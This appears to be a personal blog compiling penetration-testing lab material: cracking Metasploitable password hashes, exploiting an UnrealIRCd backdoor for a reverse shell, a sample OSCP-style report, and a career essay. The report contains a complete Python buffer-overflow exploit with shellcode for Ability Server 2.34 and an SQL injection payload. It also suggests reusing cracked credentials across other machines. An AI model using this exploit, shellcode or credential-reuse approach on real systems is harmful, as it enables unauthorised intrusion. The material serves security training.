Tuesday, 24 September 2013

dvwa - testing common tools

Cracking Linux Passwords
(As always, these techniques are for security professionals only, do not attempt to connect to a machine or network that you do not have permission to do so. Doing so could cost you your job and you could wind up in jail!)
We already have root level access from the past tutorial. So all we need now is to recover the password hashes and then crack them. Simply run the cat command on the /etc/passwd file:


Now just copy the text from this file to your Backtrack system by simply selecting the text with the mouse and copying it into an identically named text file in a local temporary directory, like /root/passwords.
Here is a screenshot of the passwd file data that was copied and pasted into a Gedit text file:


Now just do the same exact thing with the “shadow-” file. You should now have two text files, /root/passwords/passwd and /root/passwords/shadow- on your local Backtrack system.
Next we need to take both newly created text files and run the “Unshadow” command on them from the John the Ripper utilities. This command takes the files and places them into a single file (passwords.db) that John the Ripper can crack:


Okay, now that we have the combined “passwords.db” file, we can unleash John the Ripper on it to attempt to retrieve passwords:


And there we go, we now have 6 user names and passwords.
  • sys/ batman
  • klog/ 1234567898
  • msfadmin/ msfadmin
  • postgres/ postgres
  • user/ user
  • service/ service
Hmm… Looks like the administrator of the box used simple passwords, not a good idea.
And there you go, because we had a root shell, we were able to grab the Linux password hashes from the system by simply copying them and pasting them on our local machine. We were then able to use John the Ripper to crack them. We now have 6 passwords to play with.
If you took a good look at the Metasploit service scanner programs mentioned in an earlier tutorial, you probably noticed some had a place to set usernames and passwords. How cool would it be to just feed our newly cracked passwords into these scanners and unleash them on the Metasploitable box?
Also, as many times admins use the same passwords on other boxes, we could use the same scanners to target the whole network address space to see how many other machines we could get access to!
All from one old service that was not updated…
Pentesting with Grep
One last thing, while we still have our root shell on the Metasploitable machine. During the port scan it seemed that this machine was also a web server. Wouldn’t it be cool to be able to check from the command prompt to see if the box also had vulnerable web applications?
Well, we can! Thanks to an article by “Shipcode” on Rootcon, we can look for common web vulnerabilities and even backdoors by simply using the Grep command!
Simply run:
grep -Rn “shell_exec *(” /var/www


This searches the web server directory and returns any files that contain the shell_exec command. This usually is used in apps that are vulnerable to common web attacks. And as you can see a ton of files are found. The majority of the returns are from the “dvwa” – the “Damn Vulnerable Web

Whoami ? root not sam ;)


Okay, let’s take a look at Metasploitable from our Backtrack box. Let’s run an nmap scan and see what services are installed.
Open a Terminal window on your Backtrack system and type:
nmap -v -A 192.168.12.20 (metasploitable’s IP address)
This will show us the open ports and try to enumerate what services are running. Here is a look at the ports:


Holy open ports Batman!
Nmap will churn for a while while it tries to detect the actual services running on these ports. In a few minutes you will see a screen that looks like this:


For each port, we see the port number, service type and even an attempt at the service software version.
From here, we can grab the software version, in this case “Unreal IRC 3.2.8.1″, and do a search for vulnerabilities for that software release. Just searching “unreal3.2.8.1 exploits” in Google should do the trick.
With a little searching, you can find an Unreal exploit usable through Backtrack 5′s Metasploit program that will give you a root shell. See if you can find it and give it a shot. If you strike out, no worries, we will take a closer look at this in a later tutorial.
If nothing comes up, you may not have the exact software version. Nmap tries its best, but it is not always correct. Backtrack 5′s Metasploit console has several service scanners that we can use to get exact version levels.

So whats next


Let’s take the version number and do a search to see if there are any vulnerabilities or exploits that we can take advantage of. We can search the web, or we can search inside Metasploit using the “search” command. Let’s look at both!
First a quick Google search for “Unreal3.2.8.1 exploit” returns this:


Cute, this version of UnrealIRCD had a backdoor added to it. Well I think this is definitely worth trying, especially as it has an “Excellent” Metasploit rank, which basically means the exploit is very stable and works consistently.
The exploit to use is listed further down Metasploit’s webpage, but we could find it by using the “Search” command in the Metasploit Framework as below:


As you can see there is only the one exploit in Metasploit for UnrealIRCD and it is the 3.2.8.1 backdoor exploit.
Excellent!
So, let’s “use” it and check the options:


All it needs is the remote host address:
set RHOST 192.168.12.20 (Metasploitable’s IP address)
Don’t forget to choose a payload for the exploit:


This command lists all the payloads that are compatible with this exploit. Unfortunately they are all command shell’s. A Meterpreter shell would be better than a command shell, and give us more options, but for now we will just use the generic reverse shell. This will drop us right into a terminal shell with the target when the exploit is finished.
set PAYLOAD generic/shell_reverse_tcp
For this payload all we need to do is set the LHOST command (the IP of our Backtrack Metasploit system) and then do a final “show options” to make sure everything is set okay:


Our RHOST (target) and LHOST (Attacker system that the shell will connect to) values are correctly set.
We are golden, now just type “exploit”:


Notice it says that a session is opened, but then it just gives you a blinking cursor. You are actually sitting in a terminal shell with the target machine. As you can see above, I typed “whoami” and the target system responded with “root”. The “Root” user is the highest level user that you can be on a Linux machine! It worked!
So to re-cap, we found an open service on the target machine. Searched for and found an exploit that works on the software version present. And finally, used the exploit and obtained a full remote shell.
All the standard Linux commands work with our shell that we have. But if you poke around a little bit, you will find that you are in the /etc/unreal directory (use the “pwd” command).  And it will not allow you out of this directory. Odd, but don’t forget that we are the Root user! We can make new users, or do almost anything else that we want.
In the next tutorial I will show you how to grab information from the Linux machine using our foothold that will allow us to access other existing accounts and further exploit the system.

My pentest sample report


Penetration Test Report for Internal Lab and Exam
v.1.0


OSID:

Table of Contents


1.0 Offensive-Security Lab and Exam Penetration Test Report

1.1 Introduction

This report contains A SAMPLE ONLY of lab data Done with OSCP Coarse . The purpose of this report is to ensure that I  have a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive-Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive-Security Lab and Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

·       Overall High-Level Summary and Recommendations (non-technical)
·       Methodology walkthrough and detailed outline of steps taken
·       Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
·       Any additional items that were not included

2.0 Sample Report – High-Level Summary

I  was tasked with performing an internal penetration test towards Offensive-Security Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive-Security’s internal lab systems – the THINC.local domain. I’s overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive-Security.
When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive-Security’s network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations.  During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:
·       Lab Trophy 1 – Gained
·       Lab Trophy 2 – Gained
·       Lab Trophy 3 – Gained
·       Exam Trophy 1 – Gained
·       Exam Trophy 2 – Gained

2.1 Sample Report - Recommendations

I recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.


3.0 Sample Report – Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive-Security Labs and Exam environments are secure. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Sample Report – Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the lab and exam network. The specific IP addresses were:
Lab Network
192.168.1.1, 192.168.1.2, 192.168.1.3
Exam Network
172.16.203.133, 172.16.203.134, 172.16.203.135, 172.16.203.136


3.2 Sample Report – Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test.  In some cases, some ports may not be listed.
Server IP Address
Ports Open
192.168.1.1
TCP: 21,22,25,80,443
192.168.1.2
TCP: 22,55,90,8080,80
192.168.1.3
TCP: 1433,3389
UDP: 1434,161


3.3 Sample Report – Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to 10 out of the 50 systems.
Vulnerability Exploited:  Ability Server 2.34 FTP STOR Buffer Overflow
System Vulnerable: 172.16.203.134
Vulnerability Explanation: Ability Server 2.34 is subject to a buffer overflow vulnerability in STOR field. Attackers can use this vulnerability to cause arbitrary remote code execution and take completely control over the system. When performing the penetration test, I noticed an outdated version of Ability Server running from the service enumeration phase. In addition, the operating system was different from the known public exploit. A rewritten exploit was needed in order for successful code execution to occur. Once the exploit was rewritten, a targeted attack was performed on the system which gave I full administrative access over the system.
Vulnerability Fix: The publishers of the Ability Server have issued a patch to fix this known issue. It can be found here: http://www.code-crafters.com/abilityserver/
Severity: Critical
Proof of Concept Code Here:  Modifications to the existing exploit was needed and is highlighted in red.
###################################
# Ability Server 2.34 FTP STOR Buffer Overflow  
# Advanced, secure and easy to use FTP Server.
# 21 Oct 2004 - muts                                     
###################################
# D:\BO>ability-2.34-ftp-stor.py                      
###################################
# D:\data\tools>nc -v 127.0.0.1 4444              
# localhost [127.0.0.1] 4444 (?) open              
# Microsoft Windows XP [Version 5.1.2600]       
# (C) Copyright 1985-2001 Microsoft Corp.       
# D:\Program Files\abilitywebserver>               
###################################

import ftplib
from ftplib import FTP
import struct
print "\n\n################################"
print "\nAbility Server 2.34 FTP STOR buffer Overflow"
print "\nFor Educational Purposes Only!\n"
print "###################################"

# Shellcode taken from Sergio Alvarez's "Win32 Stack Buffer Overflow Tutorial"

sc = "\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\xe0\x66"
sc += "\x1c\xc2\x83\xeb\xfc\xe2\xf4\x1c\x8e\x4a\xc2\xe0\x66\x4f\x97\xb6"
sc += "\x1a\x38\xd6\x95\x87\x97\x98\xc4\x67\xf7\xa4\x6b\x6a\x57\x49\xba"
sc += "\x7a\x1d\x29\x6b\x62\x97\xc3\x08\x8d\x1e\xf3\x20\x39\x42\x9f\xbb"
sc += "\xa4\x14\xc2\xbe\x0c\x2c\x9b\x84\xed\x05\x49\xbb\x6a\x97\x99\xfc"
sc += "\xed\x07\x49\xbb\x6e\x4f\xaa\x6e\x28\x12\x2e\x1f\xb0\x95\x05\x61"
sc += "\x8a\x1c\xc3\xe0\x66\x4b\x94\xb3\xef\xf9\x2a\xc7\x66\x1c\xc2\x70"
sc += "\x67\x1c\xc2\x56\x7f\x04\x25\x44\x7f\x6c\x2b\x05\x2f\x9a\x8b\x44"
sc += "\x7c\x6c\x05\x44\xcb\x32\x2b\x39\x6f\xe9\x6f\x2b\x8b\xe0\xf9\xb7"
sc += "\x35\x2e\x9d\xd3\x54\x1c\x99\x6d\x2d\x3c\x93\x1f\xb1\x95\x1d\x69"
sc += "\xa5\x91\xb7\xf4\x0c\x1b\x9b\xb1\x35\xe3\xf6\x6f\x99\x49\xc6\xb9"
sc += "\xef\x18\x4c\x02\x94\x37\xe5\xb4\x99\x2b\x3d\xb5\x56\x2d\x02\xb0"
sc += "\x36\x4c\x92\xa0\x36\x5c\x92\x1f\x33\x30\x4b\x27\x57\xc7\x91\xb3"
sc += "\x0e\x1e\xc2\xf1\x3a\x95\x22\x8a\x76\x4c\x95\x1f\x33\x38\x91\xb7"
sc += "\x99\x49\xea\xb3\x32\x4b\x3d\xb5\x46\x95\x05\x88\x25\x51\x86\xe0"
sc += "\xef\xff\x45\x1a\x57\xdc\x4f\x9c\x42\xb0\xa8\xf5\x3f\xef\x69\x67"
sc += "\x9c\x9f\x2e\xb4\xa0\x58\xe6\xf0\x22\x7a\x05\xa4\x42\x20\xc3\xe1"
sc += "\xef\x60\xe6\xa8\xef\x60\xe6\xac\xef\x60\xe6\xb0\xeb\x58\xe6\xf0"
sc += "\x32\x4c\x93\xb1\x37\x5d\x93\xa9\x37\x4d\x91\xb1\x99\x69\xc2\x88"
sc += "\x14\xe2\x71\xf6\x99\x49\xc6\x1f\xb6\x95\x24\x1f\x13\x1c\xaa\x4d"
sc += "\xbf\x19\x0c\x1f\x33\x18\x4b\x23\x0c\xe3\x3d\xd6\x99\xcf\x3d\x95"
sc += "\x66\x74\x32\x6a\x62\x43\x3d\xb5\x62\x2d\x19\xb3\x99\xcc\xc2"
# Change RET address if need be.
buffer = '\x41'*966+struct.pack('<L', 0x7C2FA0F7)+'\x42'*32+sc # RET Windows 2000 Server SP4
#buffer = '\x41'*970+struct.pack('<L', 0x7D17D737)+'\x42'*32+sc # RET Windows XP SP2
try:
# Edit the IP, Username and Password.
ftp = FTP('127.0.0.1')
ftp.login('ftp','ftp')
print "\nEvil Buffer sent..."
print "\nTry connecting with netcat to port 4444 on the remote machine."
except:
print "\nCould not Connect to FTP Server."
try:
ftp.transfercmd("STOR " + buffer)
except:
print "\nDone."

Screenshot Here:


Vulnerability Exploited: MySQL Injection
System Vulnerable: 172.16.203.135
Vulnerability Explanation: A custom web application identified was prone to SQL Injection attacks. When performing the penetration test, I noticed error-based MySQL Injection on the taxid query string parameter. While enumerating table data, I was able to successfully extract login and password credentials that were unencrypted that also matched username and password accounts for the root user account on the operating system. This allowed for a successful breach of the Linux-based operating system as well as all data contained on the system.
Vulnerability Fix: Since this is a custom web application, a specific update will not properly solve this issue. The application will need to be programmed to properly sanitize user-input data, ensure that the user is running off of a limited user account, and that any sensitive data stored within the SQL database is properly encrypted. Custom error messages are highly recommended, as it becomes more challenging for the attacker to exploit a given weakness if errors are not being presented back to them.
Severity: Critical
Proof of Concept Code Here:
SELECT * FROM login WHERE id = 1 or 1=1 AND user LIKE "%root%"

Screenshot Here:


3.4 Sample Report – Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.
I added administrator and root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit meterpreter service was installed on the machine to ensure that additional access could be established.

3.5 Sample Report – House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.
After the trophies on both the lab network and exam network were completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive-Security should not have to remove any user accounts or services from the system.

4.0 Additional Items Not Mentioned in the Report

Impression of a pentester - and his Goal.

Hi to my reader,

I got my start in InfoSec Many years ago roughly 2000 I was catapulted highly into
offensive attacks and defensive attacks, the early days there was only one way to 
learn which was to be offensive, I admittedly brought destruction to people but none of
which cost anyone any loss of income, the reason I was forced into this area was to 
defend my Web hosting company I built, back then the customers spending and everyone 
knew it, managing linux servers and hosting them was well deserved, 
how ever this was just a hobby for me being so young it was all about linux and the 
thrill of defending your empire and looking after a team of people whom you worked with.
Then I got wise from mistakes, and decided to put my interesting skills, and patience
that I never knew i had.
 
Years from this I kept a safe distance from being in the line of fire, and used these
skills as a server administrator, although my entire carrer has'nt been a professional 
pentester or server administrator. I never stoped keeping my personal skills and studies
"updated" I always kept my knowledge of trends and new cracks/hacks/exploits
update for personal interest.
 
My resume will tell you my work history, at work, i was reinventing wheels, bring idea's
options, security, discussions, to my work members.
At home I was reading learning, toying , testing.
 
 
Many more years later:
I crawled up the ladder though organizations
 
I finally was in a position in my life to be able to spend good money on studies 
and I had a very understanding family for my time.
 
So I started work on Vulnerable testing platorms designs to just hack!, I must say 
there is alot of tools out there for whom wants to learn. 

I needed more, I always have known that I have no issue with taking on a difficult
task and using research to learn, researching one topic for a week ? now that is one way
to make it stick in your head.
 
 
So  OSCP and I would highly recommend the coarse its Fantastic!
if you're new(ish) to Penetration Testing (more novice than absolute
beginner, although both are fine, one will require more personal study
though) It is by no means the only training you should get and I'd
recommend you continue your studies after the course but if you're looking
for a Pentester Bootcamp, it's really good.

The best part about the OSCP is the Lab. The Lab has about 40-50 systems if
I recall correctly, and they vary in difficulty to compromise. The easiest
would probably end up being a Windows 2003 box vulnerable to the good old
MS08-067 "netapi" exploit and the most complicated would be PAIN and
SUFFERANCE which you can enjoy for many sleepless nights.

The thing I like most about OSCP is it's not a "Here's a bunch of tools and
how to use them" course. They really do work at the bits and bytes level of
Pentesting. You will learn about Port Scanning and ARP poisoning but
learning the make up of the packets, reconstructing your own through
painful processes and in most cases, you'll need to build your own ARP
Poisoning tools and Port Scanners using Bash, Python, Ruby or Perl. Only
then should you defer to the Tools we all love. That way you get an
understanding of what's going on "under the hood" and a greater
appreciation for what the developers of your toolkits have built.

Another important rule, No Nessus,  in the Lab! The point of
the Lab is to understand how to find and identify vulnerabilities. Then
find available exploits (exploit-db, packetstorm, securityfocus, osvdb,
cve-details), modify the shellcode to make them work for you, then go after
the system.

Finally, you'll be using some impressive SSH tunneling to exploit the hosts
multiple subnets away through bridged machines you find in the Lab.

The Certification is a 24 hour exercise, you'll be given 5 machines and
asked to do your best. Normally, one of the machines will not have a listed
exploit but one you will have to research and build yourself. The rest will
be challenging machines requiring multiple exploits to achieve root.
Vulnerability Scanners and Metasploit again are not permitted in the
Certification.

One year after finishing the OSCP, I'll admit that it may not have the
biggest reputation amongst employers, but it will shape you into a
Pentester that's not reliant on his toolkit.
 
 
Why me ?
I have a vast knowledge of Infrastructure overall company wide. 
 
I have proven skills in research and discovery, inclusive of Infrastructure
mapping and discovery. 

I have taken different parts of infrastructure, and taken a focus on topics thru 
studies.
 
Networking switching / routing / troubleshooting
Unix administration
PBX administration ( including asterisk )
Web App administration
Application of many 
Server Services 
Windows administration
 
Advanced Virtualization experience via Linux visualization and Vmware, 
I consider my self as a virtualization professional, not just a click next expert.
 
I can not express the amount of interest I have when working in this field,
 particularly
 
Pentesting, why would anyone not want to be a hacker!
 
Daniel.